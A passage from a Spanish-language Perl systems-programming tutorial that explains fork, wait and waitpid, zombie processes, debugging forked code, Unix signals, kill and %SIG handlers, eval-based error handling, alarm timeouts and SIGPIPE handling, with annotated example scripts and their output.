15          "PID=$$, hijo=$child \$a = $a, \$ra = $ra \$ra -> $$ra\n";
16  } else { #proceso hijo
17    my $ppid = getppid();
18    print "Aqui proceso hijo: PID=$$, padre=$ppid \$a = $a, \$ra = $ra \$ra -> $$ra\n";
19  }
```

Ejecución

Al ejecutar el programa anterior se obtiene la salida:

```
hp@nereida:~/Lperl/src$ fork2.pl
Antes del fork: PID=11692
Aqui proceso padre: PID=11692, hijo=11693 $a = 4
Aqui proceso padre después de a = 5: PID=11692, hijo=11693 $a = 5, $ra = SCALAR(0x815033c) $ra
Aqui proceso hijo: PID=11693, padre=11692 $a = 4, $ra = SCALAR(0x815033c) $ra -> 4
```

Obsérvese como las replicas de `$ra` contienen idénticas direcciones pero apuntan a segmentos disjuntos.

Grupos de procesos

Los procesos hijo pueden a su vez generar nuevos hijos, creandose así una jerarquía de procesos. dicha jerarquía recibe el nombre de *grupo de procesos. Todos los miembros de un grupo comparten los ficheros que estaban abiertos cuando su padre los creó.* En particular comparten `STDIN` , `STDOUT` y `STDERR` .

La Muerte de los Huérfanos

Cuando el proceso padre muere antes que el proceso hijo los sistemas unix suelen producir una adopción automática: el proceso es "*reparented*" al proceso *init* (PID 1).

3.2. La Función `wait`

Es necesario sincronizar el proceso padre con los procesos hijo. Para ello es posible usar bien la función `wait` bien la función `waitpid` :

```
$ cat -n forkw.pl
 1  #!/usr/bin/perl -w
 2  use strict;
 3
 4  print "PID=$$\n";
 5
 6  my $child = fork();
 7  die "Falló el fork: $!" unless defined $child;
 8
 9  if ($child > 0) { # proceso padre
10    print "Aqui proceso padre: PID=$$, hijo=$child\n";
11    waitpid $child, 0;
12  } else { #proceso hijo
13    my $ppid = getppid();
14    print "Aqui proceso hijo: PID=$$, padre=$ppid\n";
15    exit 0;
16  }
```

La función `wait` tiene el formato

```
$pid = wait()
```

La función hace que el proceso espere por la finalización de cualquier hijo y retorna el PID del proceso hijo. El proceso se bloquea hasta que exista un hijo que termine. Se puede consultar el código de terminación examinando la variable especial `$?` . Un código 0 indica una salida normal.

La Función `waitpid`

La función `waitpid` tiene el formato

```
$pid = waitpid($pid, $flags)
```

En este caso se espera por el hijo especificado en `$pid`. Es posible usar un argumento `$pid` igual a -1 para indicar que se espera por cualquier proceso (a la `wait`).

La conducta de `waitpid` pude modificarse mediante el uso del argumento `$flags`.

Modificadores de `waitpid`

Hay un buen número de constantes definidas en el grupo `:sys_wait_h` del módulo estandar `POSIX` . Estas constantes se utilizan combinandolas con un `OR` binario.

La constante más usada es `WNOHANG` la cual hace que el proceso no se bloquee (útil si se quiere hacer `polling`). La función retorna el PID del proceso o -1 si no existe ninguno disponible (cuando se usa la versión sin bloqueo).

Otra constante es `WUNTRACED` la cual le indica a `waitpid` que además de los hijos que hayan terminado también recolecte los hijos parados mediante una señal de `STOP` o `TSTP` .

Huérfanos, Zombies y `wait`

En muchos sistemas Unix, una vez que se ha realizado el `fork`, si el proceso padre termina antes que lo haga el hijo el proceso hijo no desaparece totalmente sino que queda en un estado conocido como *zombie*.

El zombie permanece en la tabla de procesos con el único objeto de entregar su estatus de salida al proceso padre por si este pregunta por el usando `wait` o `waitpid` .

Esta forma de trabajo se denomina *reaping* (*segar*). Si el proceso padre se ramifica en un gran número de hijos y no siega es posible que la tabla de procesos se llene de procesos zombis. Por tanto, todo programa que llama a `fork` debe segar sus hijos llamando a `wait` o `waitpid` .

3.3. La Depuración de Procesos

La ejecución con el depurador de procesos generados mediante `fork` sólo es posible si se usa una `xterm` . Cuando un programa que usa `fork` se ejecuta bajo el depurador es muy posible que se produzca un error debido a la terminal que se abre para cada proceso hijo. El depurador sólo da soporte a `xterm` y a una consola bajo `OS/2`. Observe el mensaje de error que resulta al ejecutar el programa presentado en la sección anterior:

```
lhp@nereida:~/Lperl/src/perl_networking/ch2$ perl -d ./facfib.pl 18
Loading DB routines from perl5db.pl version 1.25
Editor support available.
Enter h or 'h h' for help, or 'man perldebug' for more help.
main::(./facfib.pl:6):  my $arg = shift || 10;
  DB<1> /fork
10:     if (fork == 0) { # first child writes to WRITER
  DB<2> b 10
  DB<3> L b
./facfib.pl:
 10:    if (fork == 0) { # first child writes to WRITER
   break if (1)
  DB<4> c
main::(./facfib.pl:10): if (fork == 0) { # first child writes to WRITER
  DB<4> n
main::(./facfib.pl:17): if (fork == 0) { # second child writes to WRITER
######### Forked, but do not know how to create a new TTY. #########
  Since two debuggers fight for the same TTY, input is severely entangled.
```

```
  I know how to switch the output to a different window in xterms
  and OS/2 consoles only.  For a manual switch, put the name of the created TTY
  in $DB::fork_TTY, or define a function DB::get_fork_TTY() returning this.

  On UNIX-like systems one can get the name of a TTY for the given window
  by typing tty, and disconnect the shell from TTY by sleep 1000000.

main::(./facfib.pl:11):   close READER;
```

En la línea 1 buscamos por la primera aparición de la palabra `fork` en el código. En la línea 2 ponemos un punto de `break` en la línea 10 del fuente. Depués (`DB<3>`) listamos los puntos de ruptura. Al dar la orden de continuar (línea 4) obtenemos el mensaje de error.

Escriba `xterm &` y llame al depurador desde la misma. Ahora será posible depurar los procesos hijo, ya que se abrirá una ventana por proceso. En la jerga del depurador estos procesos-ventana se denomina `daughters` . Es interesante hacer notar que aunque los comandos `p` y `x` usan el manipulador de ficheros `DB::OUT` el cual esta vinculado a la ventana hija, el comando `print` lo sigue haciendo en `STDOUT`, el cual esta asociado con la ventana `xterm` del proceso padre. Deberá terminar cada sesión de depuración manualmente. Puede evitarlo, si lo prefiere, estableciendo la opción `inhibit_exit` a cero:

```
DB<10> o inhibit_exit=0
        inhibit_exit = '0'
```

3.4. Señales

Una señal es un mensaje enviado a nuestro programa, habitualmente desde el sistema operativo, indicando que se ha producido una situación excepcional. Puede indicar un error en el programa, por ejemplo una división por cero o un evento como la pulsación por el usuario de la tecla de interrupción (normalmente `CTRL-C`) o la terminación de un proceso lanzado por nuestro programa. También puede ser disparada por el sistema, por ejemplo cuando un proceso hijo termina, cuando se termina el espacio de memoria dedicado a la pila o se alcanza el tamaño máximo de fichero.

3.4.1. Lista de Señales

Para obtener las señales disponibles use la opción `-l` del comando `kill`:

```
$ kill -l
 1) SIGHUP       2) SIGINT       3) SIGQUIT      4) SIGILL
 5) SIGTRAP      6) SIGABRT      7) SIGBUS       8) SIGFPE
 9) SIGKILL     10) SIGUSR1     11) SIGSEGV     12) SIGUSR2
13) SIGPIPE     14) SIGALRM     15) SIGTERM     16) SIGSTKFLT
17) SIGCHLD     18) SIGCONT     19) SIGSTOP     20) SIGTSTP
21) SIGTTIN     22) SIGTTOU     23) SIGURG      24) SIGXCPU
25) SIGXFSZ     26) SIGVTALRM   27) SIGPROF     28) SIGWINCH
29) SIGIO       30) SIGPWR      31) SIGSYS      34) SIGRTMIN
35) SIGRTMIN+1  36) SIGRTMIN+2  37) SIGRTMIN+3  38) SIGRTMIN+4
39) SIGRTMIN+5  40) SIGRTMIN+6  41) SIGRTMIN+7  42) SIGRTMIN+8
43) SIGRTMIN+9  44) SIGRTMIN+10 45) SIGRTMIN+11 46) SIGRTMIN+12
47) SIGRTMIN+13 48) SIGRTMIN+14 49) SIGRTMIN+15 50) SIGRTMAX-14
51) SIGRTMAX-13 52) SIGRTMAX-12 53) SIGRTMAX-11 54) SIGRTMAX-10
55) SIGRTMAX-9  56) SIGRTMAX-8  57) SIGRTMAX-7  58) SIGRTMAX-6
59) SIGRTMAX-5  60) SIGRTMAX-4  61) SIGRTMAX-3  62) SIGRTMAX-2
63) SIGRTMAX-1  64) SIGRTMAX
```

Otra forma de obtener las señales disponibles es usando el hash `%SIG` el cual tiene como claves los nombres de las señales (sin el prefijo SIG) y como valores las referencias (duras o simbólicas) a las rutinas de manipulación de las señales.

```
$ perl -e 'print "$_ " for sort keys(%SIG)'
ABRT ALRM BUS CHLD CLD CONT FPE HUP ILL INT IO IOT KILL NUM32 NUM33
NUM35 NUM36 NUM37 NUM38 NUM39 NUM40 NUM41 NUM42 NUM43 NUM44 NUM45 NUM46
NUM47 NUM48 NUM49 NUM50 NUM51 NUM52 NUM53 NUM54 NUM55 NUM56 NUM57 NUM58
NUM59 NUM60 NUM61 NUM62 NUM63 PIPE POLL PROF PWR QUIT RTMAX RTMIN SEGV
STKFLT STOP SYS TERM TRAP TSTP TTIN TTOU UNUSED URG USR1 USR2 VTALRM
WINCH XCPU XFSZ
```

Para conocer la correspondencia entre valores numéricos de las señales y nombres así como su significado consulte la sección 7 del manual sobre `signal` (`man 7 signal`).

La tabla 3.1 muestra las señales POSIX.1, sus códigos, la acción por defecto (Term por terminar, Core por producir core dump, Stop por detener e Ign por ignorar) y un breve comentario.

Señal	Valor	Acción	Comentario
SIGHUP	1	Term	Cuelgue o final detectado
SIGINT	2	Term	Interrupción procedente del teclado
SIGQUIT	3	Core	Terminación procedente del teclado
SIGILL	4	Core	Instrucción ilegal
SIGABRT	6	Core	Señal de abort
SIGFPE	8	Core	Excepción de coma flotante
SIGKILL	9	Term	Señal de final
SIGSEGV	11	Core	Referencia inválida a memoria
SIGPIPE	13	Term	Tubería rota: escritura sin lectores
SIGALRM	14	Term	Señal de alarma de alarm(2)
SIGTERM	15	Term	Señal de terminación
SIGUSR1	30,10,16	Term	Señal definida por usuario 1
SIGUSR2	31,12,17	Term	Señal definida por usuario 2
SIGCHLD	20,17,18	Ign	Proceso hijo terminado o parado
SIGCONT	19,18,25	Cont	Continuar si estaba parado
SIGSTOP	17,19,23	Stop	Parar proceso
SIGTSTP	18,20,24	Stop	Parada escrita en la tty
SIGTTIN	21,21,26	Stop	E. de la tty para un proc. de fondo
SIGTTOU	22,22,27	Stop	S. a la tty para un proc. de fondo

Cuadro 3.1: Tabla de Señales POSIX.1

3.4.2. Envío de señales

La función `kill` permite el envío de señales a otros procesos. Su modo de uso es:

```
$count = kill($signal, @processes);
```

que envía la señal `$signal` a los procesos cuyos PID están en la lista `@processes`. El resultado devuelve el número de procesos a los que la señal llegó con éxito. Por supuesto, el proceso que emite la señal debe tener los privilegios suficientes para hacerlo.

Si se usa la señal especial `0`, la función `kill` devuelve el número de procesos que serán señalados, sin que la señal sea realmente entregada.

Si se emplea un número negativo, se entregará la señal a todos los procesos con identificador de grupo igual al opuesto de ese número.

Es posible usar el nombre de la señal en vez de su número:

```
  DB<1> p kill(0, 16942, 16943)
2
  DB<2> p kill('STOP', 20201)
1
  DB<3> p kill('CONT', 20201)
1
```

Sesión con el depurador

```
$ ps -A | egrep '1694[2-3]|20201'
pp2      16942 pts/9    su - pp2
pp2      16943 pts/9    -su
pp2      31339 pts/9    /usr/bin/perl -w /home/
pp2      20201 pts/19   pager /tmp/kNjkiMkHK9
pp2       7983 pts/16   grep -E 1694[2-3]|20201
```

Procesos implicados

3.4.3. Captura de señales

El hash `%SIG` contiene las rutinas de manipulación de las señales. Las claves del hash son los nombres de las señales. Así, `$SIG{INT}$` contendrá el nombre de la subrutina que se ejecuta cuando se produce una interrupción de teclado (el usuario pulsó `CTRL-C`).

Supongamos que tenemos un programa que crea ciertos ficheros temporales durante su ejecución, los cuales son borrados al final de la misma. Si el usuario pulsa `CTRL-C`, nuestro programa será interrumpido y los ficheros temporales quedarán como restos de la ejecución inacabada. El problema se resuelve usando un manejador de la señal de interrupción:

```
lhp@nereida:~/Lperl/src$ cat -n signal.pl
 1  #!/usr/bin/perl -w
 2  use strict;
 3  use File::Temp qw{tempdir};
 4  use Time::HiRes qw(usleep);
 5  use IO::File;
 6  use IO::Tee;
 7  use constant W => 0.7e6;
 8
 9  my $n = shift || 1;
10  my $temp_dir;
11
12  sub clean_files {
13    unlink glob "$temp_dir/*";
14    rmdir $temp_dir;
15  }
16
17  sub int_handler {
18    &clean_files;
19    die "\nPrograma interrumpido por el usuario\n";
20  }
21
22  $temp_dir = tempdir('/tmp/pruebaXXXXX');
23  local $SIG{INT} = \&int_handler;
24
25  my $fn = "$temp_dir/file.txt";
26  my $F = IO::File->new(">$fn");
27  $F->autoflush(1);
28  my $tee = IO::Tee->new(\*STDOUT, $F);
29
30  my @files;
31  for(my $i=0; $i<$n; $i++) {
32    print $tee "Printing $i in $fn. size ".(-s $fn)."\n";
```

```
33    usleep(W); # sleep W microseconds
34  }
35  close($F);
36
37  &clean_files;
```

La línea clave aquí es:

```
local $SIG{INT} = \&int_handler
```

que establece el manejador.

Veamos un ejemplo de ejecución:

```
lhp@nereida:~/Lperl/src$ signal.pl 1000
Printing 0 in /tmp/pruebahCKNU/file.txt. size 0
Printing 1 in /tmp/pruebahCKNU/file.txt. size 48
Printing 2 in /tmp/pruebahCKNU/file.txt. size 97
^C
Programa interrumpido por el usuario
lhp@nereida:~/Lperl/src$ ls -l /tmp/pruebahCKNU/file.txt
ls: /tmp/pruebahCKNU/file.txt: No existe el fichero o el directorio
```

3.4.4. Señales a Grupos

Cuando en la llamada a `kill` se emplea un número negativo para identificar el proceso la señal se envía a todos los procesos con identificador de grupo igual al opuesto de ese número.

El siguiente ejemplo activa un conjunto de procesos y procede posteriormente (líneas 49-50) a su eliminación usando la señal `HUP` .

La señal `HUP` a diferencia de la señal `KILL` puede ser ignorada. Si un proceso establece
`local $SIG{HUP} = 'IGNORE'`
ignorará la señal.

Ejercicio 3.4.1. *Estudie la siguiente cuestion en PerlMonks. ¿Cuales son sus sugerencias?*

La señal `HUP` suele ser recibida por un programa que fué ejecutado por el usuario desde la línea de comandos cuando este cierra la ventana o sale del intérprete (`bash`, `csh`, etc.).

En Unix un buen número de demonios siguen el convenio de usar la señal `HUP` para reinicializar (`reset`) el servidor. Por ejemplo, un servidor cuya conducta depende de un fichero de configuración suele responder a la señal `HUP` volviendo a leer y analizar el fichero. Se produce así la consiguiente reconfiguración del servidor.

```
lhp@nereida:~/Lperl/src/perl_networking/ch2$ cat -n killchildren.pl
 1  #!/usr/bin/perl -w
 2  use strict;
 3  use List::MoreUtils qw(part);
 4  use Proc::ProcessTable;
 5  $| = 1;
 6
 7  sub create_child {
 8    my ($id, $task) = splice @_, 0, 2;
 9    my $pid;
10
11    return $pid if $pid = fork();
12    die "Cannot fork $!" unless defined $pid;
13    $task->($id, @_); # do something
14    exit;
```

```
15  }
16
17  sub parfor {
18    my $LAST = shift;
19    my $task = shift;
20    my @pid;
21
22    $pid[0] = $$;
23    $pid[$_] = create_child($_, $task, @_) for 1..$LAST;
24    return @pid;
25  }
26
27  sub task {
28    my $id = shift;
29
30    print "Hello, from process $id. Args: @_\n";
31    sleep(10);
32  }
33
34  sub print_alives {
35    my @pids = @_;
36
37    my ($dead, $alive) = part { kill 0, $_ } @pids;
38
39    print "$_ is alive\n" for @$alive;
40  }
41
42  sub ps {
43    my $FORMAT = "%-6s %-11s %-8s %-24s %s\n";
44    printf($FORMAT, "PID", "TTY", "STAT", "START", "COMMAND");
45    foreach my $p ( @_ ){
46      printf($FORMAT,
47        $p->pid,
48        $p->ttydev,
49        $p->state,
50        scalar(localtime($p->start)),
51        $p->cmndline);
52   }
53  }
54
55  #main
56  my $np = shift || 4;
57
58  my @pids = &parfor($np, \&task, 1..3);
59
60  my $group = getpgrp($$);
61  print "Group: $group\n";
62
63  print_alives(@pids);
64
65  my $p = Proc::ProcessTable->new();
66  my @children = grep { $_->pgrp == $group } @{$p->table};
67  ps(@children);
```

```
68
69  local $SIG{HUP} = 'IGNORE';
70  kill HUP => -$group;
71  sleep(1);
72
73  @children = grep { $_->pgrp == $group } @{$p->table};
74  ps(@children);
75
76  my $fully_dead = wait();
77
78  print_alives(@pids);
79  print "The only synchronized process is: $fully_dead\n";
```

La función `getpgrp` (línea 43) retorna el grupo de proceso cuyo PID se le pasa como argumento. Al ejecutarlo tenemos la salida:

```
lhp@nereida:~/Lperl/src/perl_networking/ch2$ killchildren.pl
Hello, from process 1. Args: 1 2 3
Hello, from process 2. Args: 1 2 3
Hello, from process 3. Args: 1 2 3
Hello, from process 4. Args: 1 2 3
Group: 17585
17585 is alive
17586 is alive
17587 is alive
17588 is alive
17589 is alive
PID    TTY          STAT     START                    COMMAND
17585  /dev/pts/17 run      Mon Mar 31 12:16:46 2008 /usr/bin/perl -w ./killchildren.pl
17586  /dev/pts/17 sleep    Mon Mar 31 12:16:46 2008 /usr/bin/perl -w ./killchildren.pl
17587  /dev/pts/17 sleep    Mon Mar 31 12:16:46 2008 /usr/bin/perl -w ./killchildren.pl
17588  /dev/pts/17 sleep    Mon Mar 31 12:16:46 2008 /usr/bin/perl -w ./killchildren.pl
17589  /dev/pts/17 sleep    Mon Mar 31 12:16:46 2008 /usr/bin/perl -w ./killchildren.pl
PID    TTY          STAT     START                    COMMAND
17585  /dev/pts/17 run      Mon Mar 31 12:16:46 2008 /usr/bin/perl -w ./killchildren.pl
17586  /dev/pts/17 defunct  Mon Mar 31 12:16:46 2008 killchildren.pl
17587  /dev/pts/17 defunct  Mon Mar 31 12:16:46 2008 killchildren.pl
17588  /dev/pts/17 defunct  Mon Mar 31 12:16:46 2008 killchildren.pl
17589  /dev/pts/17 defunct  Mon Mar 31 12:16:46 2008 killchildren.pl
17585 is alive
17587 is alive
17588 is alive
17589 is alive
The only synchronized process is: 17586
lhp@nereida:~/Lperl/src/perl_networking/ch2$
```

Observe como los procesos 17587-17589 quedan zombies mientras que el proceso 17586 muere al haberse sincronizado con el proceso padre (línea `my $fully_dead = wait()`).

3.4.5. Controlando Errores en Tiempo de Ejecución con `eval`

La función `eval` recibe habitualmente una cadena como argumento, evaluándola como si de un programa Perl se tratara. Sin embargo, `eval` admite una segunda forma en la puede ser utilizado para manejar errores en tiempo de ejecución. en esta segunda forma recibe como argumento un bloque de código.

En el siguiente ejemplo atrapamos una excepción de división por cero:

```
> cat eval_excep.pl
#!/usr/bin/perl -w

use strict;

eval {
  my ($a, $b) = (10, 0);
  my $c = $a / $b;
};

print "Ocurrió un error: $@" if $@; # mensaje de error
```

Veamos el resultado de la ejecución:

```
> eval_excep.pl
Ocurrió un error: Illegal division by zero at eval_excep.pl line 7.
```

Para señalar los errores en nuestros programas usaremos `die`. Cuando `die` es ejecutado dentro de un `eval` el intérprete Perl deja la cadena de error en la variable `$@` y sale del bloque. Veamos un ejemplo:

```
> cat eval_die.pl
#!/usr/bin/perl -w

use strict;

sub open_file {
  my $fn = shift;
  open (F, $fn) or die("No se pudo abrir el fichero $fn: $!\n");
}

my $fn = shift;
while (1) {
  eval { open_file($fn); };
  if ($@) { print "En main: $@\n"; }
  else { last; }
  print "Entre el nombre del fichero: ";
  chomp ($fn = <STDIN>);
}

while (<F>) { print; }
```

Veamos el resultado de una ejecución:

```
> eval_die.pl xx.pl
En main: No se pudo abrir el fichero xx.pl: No such file or directory

Entre el nombre del fichero: one.dat
1
2
3
0
4
0
```

3.4.6. Controlando warnings en tiempo de ejecución

Para controlar los mensajes de *warning* basta con instalar un *manejador de warnings* en `$SIG{__WARN__}`. Todos los mensajes serán redirigidos al manejador y es responsabilidad de este mostrarlos. Así pues, el uso de un manejador `$SIG{__WARN__}` nos permite silenciar selectivamente warnings. En el siguiente ejemplo el manejador concatena los warnings en una variable siempre que un cierto flag este activo. La cadena puede ser mostrada posteriormente:

```
$ cat -n warnings.pl
 1  #!/usr/bin/perl -w
 2  use strict;
 3
 4  my $ErrStr = "";
 5  my $warnflag = 1;
 6
 7  sub warnhandler {
 8    $ErrStr .= $_[0] if $warnflag
 9  }
10
11  local $SIG{'__WARN__'} = \&warnhandler;
12
13  warn "Cuidado: Mira detrás de ti!\n";
14  $warnflag = 0;
15  warn "Alguien está vigilando!\n";
16
17  print "La cadena ErrStr contiene:\n$ErrStr\n";
```

Al ejecutarlo se obtiene la siguiente salida:

```
$ ./warnings.pl
La cadena ErrStr contiene:
Cuidado: Mira detrás de ti!
```

3.4.7. A Donde se Retorna Después de la Ejecución del Manejador de una Señal

En la mayoría de los casos, con la llegada de la señal y después de la ejecución del manejador se restaura la ejecución de la subrutina interrumpida exactamente donde se dejó.

Una excepción a esta regla es la función `sleep` la cual suspende el programa por el número de segundos indicado como argumento. Si una señal interrumpe al proceso que está ejecutando `sleep` la función `sleep` retornará antes del número de segundos que se le hubiera indicado. Esta caracteristica es muy útil para hacer que un proceso sea desplanificado por un tiempo ilimitado hasta que ocurra un determinado suceso.

Otra excepción es la función `select` la cual puede ser utilizada para esperar a que uno de un conjunto de manejadores de fichero este listo para E/S. La función admite un umbral de tiempo. Si el umbral se sobrepasa sin que ningún manejador esté listo la función `select` termina.

De hecho en programas antiguos (o escritos usando un estilo obsoleto) es común ver el uso de `select` para emular un `sleep` con un número fraccional de segundos:

```
select(undef, undef, undef, 0.25);
```

En vez de esto es mejor usar las funciones `usleep` y `nanosleep` del módulo `Time::HiRes`.

Ejercicio 3.4.2. *Considere el siguiente fragmento de la versión 0.7.5 de* `Parallel::ForkManager` *(repase la sección 3.10 en la que se introdujo el módulo):*

```
sub start { my ($s,$identification)=@_;
  die "Cannot start another process while you are in the child process"
    if $s->{in_child};
  while ($s->{max_proc} && ( keys %{ $s->{processes} } ) >= $s->{max_proc}) {
    $s->on_wait;
    $s->wait_one_child(defined $s->{on_wait_period} ? &WNOHANG : undef);
  };
  $s->wait_children;
  if ($s->{max_proc}) {
    my $pid=fork();
    die "Cannot fork: $!" if !defined $pid;
    if ($pid) {
      $s->{processes}->{$pid}=$identification;
      $s->on_start($pid,$identification);
    } else {
      $s->{in_child}=1 if !$pid;
    }
    return $pid;
  } else {
    $s->{processes}->{$$}=$identification;
    $s->on_start($$,$identification);
    return 0; # Simulating the child which returns 0
  }
}

.....

run_on_wait { my ($s,$code, $period)=@_;
  $s->{on_wait}=$code;
  $s->{on_wait_period} = $period;
}

sub on_wait { my ($s)=@_;
  if(ref($s->{on_wait}) eq 'CODE') {
    $s->{on_wait}->();
    if (defined $s->{on_wait_period}) {
        local $SIG{CHLD} = sub { } if ! defined $SIG{CHLD};
        select undef, undef, undef, $s->{on_wait_period}
    };
  };
};

sub wait_children { my ($s)=@_;
  return if !keys %{$s->{processes}};
  my $kid;
  do {
    $kid = $s->wait_one_child(&WNOHANG);
  } while $kid > 0 || $kid < -1; # AS 5.6/Win32 returns negative PIDs
};
```

Cuando el periodo utilizado en el callback asociado con `on_wait` *es grande (práctica 3.11) el programa que usa el módulo parece tardar en exceso. ¿Sabría explicar la causa de ese fallo?*

3.4.8. Cronometrando el Tiempo de Entrada con `alarm`

La función `alarm` establece un cronómetro. Cuando la cuenta atrás termina el sistema operativo emite una señal `ALRM` , la cual puede ser interceptada por un manejador de señales. Con un argumento `0` desactiva el cronómetro. Este primer ejemplo pide al usuario un password, controlando si el tiempo de lectura ha excedido un cierto límite:

```
lhp@nereida:~/Lperl/src$ cat -n time_exceeded.pl
 1  #!/usr/bin/perl -w
 2  use strict;
 3  use Term::ReadKey;
 4
 5  my $deadline = (shift || 3);
 6  my $time_exceeded = 0;
 7  sub set_time_exceeded { $time_exceeded = 1; }
 8  ReadMode('noecho');
 9  local $SIG{ALRM} = "set_time_exceeded";
10  print "Teclee su password: ";
11  alarm($deadline);
12  my $passwd = ReadLine(0); # 0 = lectura normal desde STDIN
13  alarm(0);
14  ReadMode 0; # Restaurar valores originales
15  print "\n";
16  print STDERR "Tiempo excedido.\n" if $time_exceeded;
```

En este ejemplo hemos utilizado el módulo `Term::ReadKey` para evitar el eco del tecleo de la clave en la pantalla.

Para leer un password es recomendable que use el módulo Term::ReadPassword disponible en CPAN:

```
lhp@nereida:~/Lperl/src$ perl -wd -e 0
main::(-e:1):   0
  DB<1> use Term::ReadPassword
  DB<2> $password = read_password('password: ', 3)
password:
  DB<3> x $password
0  undef
  DB<4> $password = read_password('password: ', 10)
password:
  DB<5> x $password
0  'skasjfd'
  DB<6> $password = read_password('password: ')
password:
  DB<7> x $password
0  'sdhdfh'
```

3.4.9. Limitando el Tiempo de Lectura

El siguiente ejemplo utiliza `eval` junto con las señales para establecer un límite al tiempo de espera en una lectura:

```
lhp@nereida:~/Lperl/src$ cat -n eval_alarm.pl
 1  #!/usr/bin/perl -w
 2  use strict;
 3
```

```
 4  sub time_out {
 5    die "Cansados de esperar";
 6  }
 7
 8  my $lim = (shift or 1);
 9  my $buf = "";
10
11  local $SIG{ALRM} = "time_out";
12  print "Write your input: ";
13  eval {
14    alarm($lim); # Le indica al SO enviar una señal de ALRM cada $lim s.
15    $buf = <>;
16    alarm(0); # Cancela la alarma
17  };
18  print "\n";
19  print "Error \$\@ is: $@" if $@;
20  print "Buffer has: <$buf>\n";
```

Ejemplo de ejecución:

```
lhp@nereida:~/Lperl/src$ eval_alarm.pl
Write your input:
Error $@ is: Cansados de esperar at ./eval_alarm.pl line 5.
Buffer has: <>
lhp@nereida:~/Lperl/src$ eval_alarm.pl 10
Write your input: my input

Buffer has: <my input
>
lhp@nereida:~/Lperl/src$
```

3.4.10. Limitando el Tiempo de un Proceso

En el siguiente ejemplo utilizamos esta estrategia para saber sobre la conectividad de una máquina. El comando `ping` nos permite conocer los tiempos de respuesta. La opción `-c 1` limita el número de paquetes de prueba a uno. Veamos un ejemplo de uso del comando `ping`:

```
$ ping -c 1  instituto
PING instituto (193.145.130.147): 56 data bytes
64 bytes from 193.145.130.147: icmp_seq=0 ttl=63 time=0.7 ms

--- instituto ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 0.7/0.7/0.7 ms
```

En este otro ejemplo vemos como es una respuesta negativa:

```
$ ping -c 1  thatmachine
PING thatmachine (193.145.125.192): 56 data bytes

--- thatmachine ping statistics ---
1 packets transmitted, 0 packets received, 100% packet loss
```

Supongamos que pueda ocurrir que el comando que estamos lanzando, en este caso `ping`, en ocasiones no termine. En el siguiente ejemplo se muestra como limitar el tiempo de espera por `ping` y eliminar la jerarquía de procesos creada.

```
lhp@nereida:~/Lperl/src$ cat -n myping2.pl
 1  #!/usr/bin/perl -w
 2  use strict;
 3
 4  my @machines = @ARGV;
 5  my ($m, $code) = ("", "");
 6
 7  local $SIG{ALRM} = sub { die "too long"; };
 8
 9  for $m (@machines) {
10    eval {
11      alarm(1);
12      $code = `ping -c 1 $m`;
13      alarm(0);
14    };
15    if (defined($@) and ($@ =~ /too long/)) {
16      print "El acceso a $m toma demasiado tiempo.\n";
17      system('ps -fA | grep ping');
18
19      print "************************\n";
20      local $SIG{HUP} = 'IGNORE';
21      kill 'HUP', -$$;
22      system('ps -fA | grep ping');
23    }
24    else {
25      print "From $m:\ncode = $code\n\n";
26    }
27  }
```

Al ejecutar el programa obtenemos una salida como esta:

```
lhp@nereida:~/Lperl/src$ ./myping2.pl www.google.com beowulf www.yahoo.com
From www.google.com:
code = PING www.l.google.com (209.85.129.104): 56 data bytes
64 bytes from 209.85.129.104: icmp_seq=0 ttl=240 time=73.0 ms

--- www.l.google.com ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 73.0/73.0/73.0 ms


El acceso a beowulf toma demasiado tiempo.
lhp       2430  8353  0 15:32 pts/14   00:00:00 vi myping2.pl
lhp       5513 31559  1 16:07 pts/15   00:00:00 /usr/bin/perl -w ./myping2.pl \
                                            www.google.com beowulf www.yahoo.com
lhp       5515  5513  0 16:07 pts/15   00:00:00 ping -c 1 beowulf
lhp       5516  5513  0 16:07 pts/15   00:00:00 sh -c ps -fA | grep ping
lhp       5518  5516  0 16:07 pts/15   00:00:00 grep ping
************************
lhp       2430  8353  0 15:32 pts/14   00:00:00 vi myping2.pl
lhp       5513 31559  1 16:07 pts/15   00:00:00 /usr/bin/perl -w ./myping2.pl \
                                            www.google.com beowulf www.yahoo.com
lhp       5515  5513  0 16:07 pts/15   00:00:00 [ping] <defunct>
lhp       5519  5513  0 16:07 pts/15   00:00:00 sh -c ps -fA | grep ping
```

```
lhp       5521  5519  0 16:07 pts/15   00:00:00 grep ping
From www.yahoo.com:
code = PING www.yahoo-ht3.akadns.net (69.147.114.210): 56 data bytes
64 bytes from 69.147.114.210: icmp_seq=0 ttl=46 time=148.3 ms

--- www.yahoo-ht3.akadns.net ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 148.3/148.3/148.3 ms
```

3.4.11. El Manejo de Excepciones PIPE

Volvamos al ejemplo `write_ten.pl` de las secciones 1.6 y 1.6 en el cuál se producía la terminación de `write_ten.pl` debido a que el proceso al otro lado sólo lee las tres primeras (`read_three.pl`). Stein en [1] propone dos soluciones. La primera, que se muestra a continuación consiste en poner un manipulador para la señal `PIPE` (línea 8).

```
lhp@nereida:~/Lperl/src/perl_networking/ch2$ cat -n write_ten_ph.pl
 1  #!/usr/bin/perl
 2  use strict;
 3  use IO::File;
 4
 5  my $ok = 1;
 6  local $SIG{PIPE} = sub { undef $ok };
 7
 8  my $PIPE = IO::File->new("| read_three.pl") or die "Can't open pipe: $!";
 9  $PIPE->autoflush(1);
10
11  my $count = 0;
12  for (1..10) {
13    warn "Writing line $_\n";
14    print $PIPE "This is line number $_\n" and $count++;
15    last unless $ok;
16    sleep 1;
17  }
18  close $PIPE or die "Can't close pipe: $!";
19
20  print "Wrote $count lines of text\n";
```

El manejador pone a falso el valor de `$ok` el cual es usado en el bucle (línea 14) para detectar el cierre prematuro de la comunicación. Al ejecutar obtenemos la siguiente conducta:

```
lhp@nereida:~/Lperl/src/perl_networking/ch2$ ./write_ten_ph.pl
Writing line 1
Read_three got: This is line number 1
Writing line 2
Read_three got: This is line number 2
Writing line 3
Read_three got: This is line number 3
Writing line 4
Wrote 3 lines of text
```

3.4.12. El Manejador IGNORE

Si se asigna la cadena ' `IGNORE` ' a la correspondiente entrada `$SIG{KINDOFSIGNAL}` Perl descartará la señal. Algunas señales no pueden ser ignoradas (por ejemplo, `KILL` y `STOP`). Cuando cambie el

manejador de una señal recuerde usar `local` para asegurar que el anterior manejador será restaurado una vez terminado el ámbito.

```
